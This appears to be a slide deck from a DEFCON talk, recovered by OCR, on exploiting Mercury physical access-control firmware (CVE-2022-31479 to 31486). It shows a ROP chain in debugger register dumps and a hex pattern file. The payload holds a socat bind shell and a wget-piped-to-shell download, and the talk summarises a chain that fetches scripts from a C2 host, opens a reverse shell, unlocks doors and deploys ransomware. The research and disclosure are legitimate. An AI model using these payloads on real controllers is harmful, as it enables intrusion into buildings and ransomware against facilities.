  0xb6e43d34 <EVP_PKEY_derive+128>    mov    r1, r5
  0xb6e43d38 <EVP_PKEY_derive+132>    mov    r2, r6
  0xb6e43d3c <EVP_PKEY_derive+136>    blx    r3

  0xb6e43d40 <EVP_PKEY_derive+140>    add    sp, sp, #8
  0xb6e43d44 <EVP_PKEY_derive+144>    pop    {r4, r5, r6, pc}
  0xb6e43d48 <EVP_PKEY_derive+148>    mov    r3, #0x158
  0xb6e43d4c <EVP_PKEY_derive+152>    str    r3, [sp]
  0xb6e43d50 <EVP_PKEY_derive+156>    ldr    r3, [pc, #0x68]
  0xb6e43d54 <EVP_PKEY_derive+160>    mov    r0, #6
  0xb6e43d58 <EVP_PKEY_derive+164>    mov    r1, #0x99
  0xb6e43d5c <EVP_PKEY_derive+168>    mov    r2, #0x9b
  0xb6e43d60 <EVP_PKEY_derive+172>    add    r3, pc, r3
  0xb6e43d64 <EVP_PKEY_derive+176>    bl     #ERR_put_error
<ERR_put_error>
```

```
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
 R0   0xccb4 (system@plt) ◂— add    ip, pc, #0x100000
 R1   0x42424242 ('BBBB')
 R2   0x0
 R3   0xb6e43d2c (EVP_PKEY_derive+120) ◂— mov    r3, r0
 R4   0x1aca008 ◂— '/usr/bin/socat TCP-LISTEN:1337,reuseaddr,fork EXEC:/bin/ash
ne'
 R5   0x1aca1a0 ◂— '7get -O BBBB.69.BBBB18|ash'
 R6   0x999
 R7   0x1
 R8   0x0
 R9   0xb69a5ebc —▸ 0x5fe04 (prc_key+196) ◂— sub    r3, r3, #0x41
 R10  0xb6ffef74 —▸ 0xded4 (prc_Salto_msg+320) ◂— beq    #0xdeec
 R11  0x61616476 ('vdaa')
 R12  0xb696ee8c (fclose) ◂— push   {r3, r4, r5, r6, r7, r8, sb, sl, fp, lr}
 SP   0xbefffa70 ◂— 0x44 /* 'D' */
*PC   0xb6e43d2c (EVP_PKEY_derive+120) ◂— mov    r3, r0
```

ROP complete pattern file

The final pattern



```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
0640h: 7A 61 61 71 62 61 61 71 63 61 61 71 64 61 61 71 zaaqbaaqcaaqdaaq
0650h: 65 61 61 71 66 61 61 71 67 61 61 71 68 61 61 71 eaaqfaaqgaaqhaaq
0660h: 69 61 61 71 6A 61 61 2F 75 73 72 2F 62 69 6E 2F iaaqjaa/usr/bin/
0670h: 73 6F 63 61 74 20 54 43 50 2D 4C 49 53 54 45 4E socat TCP-LISTEN
0680h: 3A 31 33 33 37 2C 72 65 75 73 65 61 64 64 72 2C :1337,reuseaddr,
0690h: 66 6F 72 6B 20 45 58 45 43 3A 2F 62 69 6E 2F 61 fork EXEC:/bin/a
06A0h: 73 68 2C 70 74 79 2C 73 74 64 65 72 72 2C 73 65 sh,pty,stderr,se
06B0h: 74 73 69 64 2C 73 69 67 69 6E 74 2C 73 61 6E 65 tsid,sigint,sane
06C0h: 00 61 61 72 69 61 61 72 6A 61 61 72 6B 61 61 72 .aariaarjaarkaar
06D0h: 6C 61 61 72 6D 61 61 72 6E 61 61 72 6F 61 61 72 laarmaarnaaroaar
06E0h: 70 61 61 72 71 61 61 72 72 61 61 72 73 61 61 72 paarqaarraarsaar
06F0h: 74 61 61 72 75 61 61 72 76 61 61 72 77 61 61 72 taaruaarvaarwaar
0700h: 78 61 61 72 79 61 61 72 7A 61 61 73 62 61 61 73 xaaryaarzaasbaas
0710h: 63 61 61 73 64 61 61 73 65 61 61 73 66 61 61 73 caasdaaseaasfaas
0720h: 67 61 61 73 68 61 61 73 69 61 61 73 6A 61 61 73 gaashaasiaasjaas
0730h: 6B 61 61 73 6C 61 61 73 6D 61 61 73 6E 61 61 73 kaaslaasmaasnaas
0740h: 6F 61 61 73 70 61 61 73 71 61 61 73 72 61 61 73 oaaspaasqaasraas
0750h: 73 61 61 73 74 61 61 73 75 61 61 73 76 61 61 73 saastaasuaasvaas
0760h: 77 61 61 73 78 61 61 73 79 61 61 73 7A 61 61 74 waasxaasyaaszaat
0770h: 62 61 61 74 63 61 61 74 64 61 61 74 65 61 61 74 baatcaatdaateaat
0780h: 66 61 61 74 67 61 61 74 68 61 61 74 69 61 61 74 faatgaathaatiaat
0790h: 6A 61 61 74 6B 61 61 74 6C 61 61 74 6D 61 61 74 jaatkaatlaatmaat
07A0h: 6E 61 61 74 6F 61 61 74 70 61 61 74 71 61 61 74 naatoaatpaatqaat
07B0h: 72 61 61 74 73 61 61 74 74 61 61 74 75 61 61 74 raatsaattaatuaat
07C0h: 76 61 61 74 77 61 61 74 78 61 61 74 79 61 61 74 vaatwaatxaatyaat
07D0h: 7A 61 61 75 62 61 61 75 63 61 61 75 64 61 61 75 zaaubaaucaaudaau
07E0h: 65 61 61 75 66 61 61 75 67 61 61 75 68 61 61 75 eaaufaaugaauhaau
07F0h: 69 61 61 75 6A 61 61 75 6B 61 61 75 6C 61 61 77 iaaujaaukaaulaaw
0800h: 67 65 74 20 2D 4F 20 42 42 42 42 2E 36 39 2E 42 get -O BBBB.69.B
0810h: 42 42 42 31 38 7C 61 73 68 00 61 B4 CC 00 00 75 BBB18|ash.a´Ì..u
0820h: 75 61 61 2C 0D E4 B6 75 77 61 61 2C 0D E4 B6 75 uaa,.ä¶uwaa,.ä¶u
0830h: 79 61 61 75 7A 61 61 76 62 61 61 76 63 61 61 76 yaauzaavbaavcaav
```

R4 (reverse shell)

R0 (system address)

R3 (gadget address)

ROP complete

```
  0xb6e43d2c <EVP_PKEY_derive+120>    mov    r3, r0
  0xb6e43d30 <EVP_PKEY_derive+124>    mov    r0, r4
  0xb6e43d34 <EVP_PKEY_derive+128>    mov    r1, r5
  0xb6e43d38 <EVP_PKEY_derive+132>    mov    r2, r6
▶ 0xb6e43d3c <EVP_PKEY_derive+136>    blx    r3
<system@plt>
        command: 0x1aca008 ◂— '/usr/bin/socat TCP-LISTEN:1337,reuseaddr,for
k EXEC:/bin/ash,pty,stderr,setsid,sigint,sane'
```

CVE-2022-31481

CVE	Detail Summary	Mercury Firmware Version	CVSS Score
CVE-2022-31479	Unauthenticated command injection	<=1.291	Base 9.0, Temporal 8.1
CVE-2022-31480	Unauthenticated denial-of-service	<=1.291	Base 7.5, Temporal 6.7
CVE-2022-31481	Unauthenticated remote code execution	<=1.291	Base 10.0, Temporal 9.0
CVE-2022-31486	Authenticated command injection	<=1.291 (no patch available)	Base 9.1, Temporal 8.2
CVE-2022-31482	Unauthenticated denial-of-service	<=1.265	Base 7.5, Temporal 6.7
CVE-2022-31483	Authenticated arbitrary file write	<=1.265	Base 9.1, Temporal 8.2
CVE-2022-31484	Unauthenticated user modification	<=1.265	Base 7.5, Temporal 6.7
CVE-2022-31485	Unauthenticated information spoofing	<=1.265	Base 5.3, Temporal 4.8

DEFCON

Exploitation and “malware”

Choose your pwn adventure #4


Infinite lockout / ransomware

- Force Lock or unlock doors
- Deploy ransomware

Ghost in the shell

- Deploy persistent remote access
- Remotely unlock/lock facility doors to gain/restrict acces

Triggering Relays



Exploit chain summary and live demo

- Command injection in the hostname
- Arbitrary file upload triggered segfault and reboot
- Command injection applied on startup and downloads scripts from our C2 machine
- Opens listener
- *Connect to the reverse shell
- *Issue the IOCTL “open” command



Thank you!